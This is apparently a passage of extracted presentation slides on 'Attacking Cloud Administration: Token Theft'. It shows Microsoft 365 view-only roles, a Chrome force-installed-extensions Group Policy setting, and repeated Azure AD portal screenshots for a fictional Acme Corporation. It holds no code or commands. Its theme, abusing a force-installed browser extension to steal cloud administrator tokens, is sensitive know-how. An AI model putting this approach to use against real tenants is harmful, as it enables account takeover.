- View-Only Manage Alerts
- View-Only Device Management
- View-Only IB Compliance Management
- View-Only DLP Compliance Management
- Security Reader
- Service Assurance View
- View-Only Audit Logs
- View-Only Record Management
- View-Only Recipients

<https://docs.microsoft.com/en-us/office365/securitycompliance/permissions-in-the-security-and-compliance-center>


Workstation

Web Browser

(DNS)



Cloud
Website



The screenshot shows the Local Group Policy Editor window. The left pane displays the navigation tree:

- Local Computer Policy
- Computer Configuration
- User Configuration
 - Software Settings
 - Windows Settings
- Administrative Templates
 - Control Panel
 - Desktop
 - Google
 - Google Chrome
 - Allow Google Chrome Frame to handle...
 - Configure remote access options
 - Content Settings
 - Default HTML renderer for Google Cr...
 - Default search provider
 - Extensions
 - Google Cast


The "Extensions" folder under Google Chrome is highlighted with a red oval.

The right pane shows a list of settings with their states:

Setting	State
Configure allowed app/extension types	Not configured
Configure extension installation blacklist	Not configured
Configure the list of force-installed apps and extensions	Enabled
Configure extension, app, and user script install sources	Not configured
Configure extension installation whitelist	Not configured

The "Configure the list of force-installed apps and extensions" setting is highlighted with a blue rectangle and has its state set to "Enabled".

Attacking Cloud Administration: Token Theft



ps

More

Settings

Tools

Attacking Cloud Administration: Token Theft

Home > Acme Corporation - Overview

Acme Corporation - Overview
Azure Active Directory

Switch directory Delete directory

theacme.io
Acme Corporation
Azure AD for Office 365

Sign-ins

To see sign-in data, your organization needs Azure AD Premium P1 or P2.
Start a free trial

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.
26 entries since April 20, 2018. [View archive](#)

<input checked="" type="checkbox"/> All services	(26)	New feature
<input type="checkbox"/> Identity Security & Protection	(8)	Identity Protection - Identity Security & Protection
<input type="checkbox"/> 3rd Party Integration	(3)	New riskDetections API for Microsoft Graph (Public preview)
<input type="checkbox"/> Monitoring & Reporting	(5)	
<input type="checkbox"/> Identity Lifecycle Management		Tenant restrictions

Your role
Global administrator
[More info](#)

Find
Users
Search


Azure AD Connect sync
Status Not enabled
Last sync Sync has never run

Create

- User
- Guest user
- Group
- Enterprise application
- App registration

Other capabilities

- [Identity Protection](#)
- [Privileged Identity Management](#)
- [Tenant restrictions](#)



Attacking Cloud Administration: Token Theft

Home > Acme Corporation - Overview

Acme Corporation - Overview
Azure Active Directory

Switch directory Delete directory

theacme.io
Acme Corporation
Azure AD for Office 365


Sign-ins

To see sign-in data, your organization needs Azure AD Premium P1 or P2.
Start a free trial

What's new in Azure AD

Stay up to date with the latest release notes and blog posts.
26 entries since April 20, 2018. [View archive](#)

<input checked="" type="checkbox"/> All services	(26)	New feature
<input type="checkbox"/> Identity Security & Protection	(8)	Identity Protection - Identity Security & Protection
<input type="checkbox"/> 3rd Party Integration	(3)	New riskDetections API for Microsoft Graph (Public preview)
<input type="checkbox"/> Monitoring & Reporting	(5)	
<input type="checkbox"/> Identity Lifecycle Management		Tenant restrictions



Attacking Cloud Administration: Token Theft

<https://aad.portal.azure.com/>

Home > Acme Corporation - Overview

Acme Corporation - Overview
Azure Active Directory

[Switch directory](#) [Delete directory](#)

theacme.io
Acme Corporation
Azure AD for Office 365

Sign-ins

To see sign-in data, your organization needs A Premium P1 or P2.
[Start a free trial](#)

What's new in Azure AD
Stay up to date with the latest release notes and blog posts.
26 entries since April 20, 2018. [View archive](#)

- All services (26)
- Identity Security & Protection (8)
- 3rd Party Integration (3)
- Monitoring & Reporting (5)
- Identity Lifecycle Management

New feature
Identity Protection - Identity Security & Protection
June 20, 2019

New riskDetections
API for Microsoft Graph (Public preview)

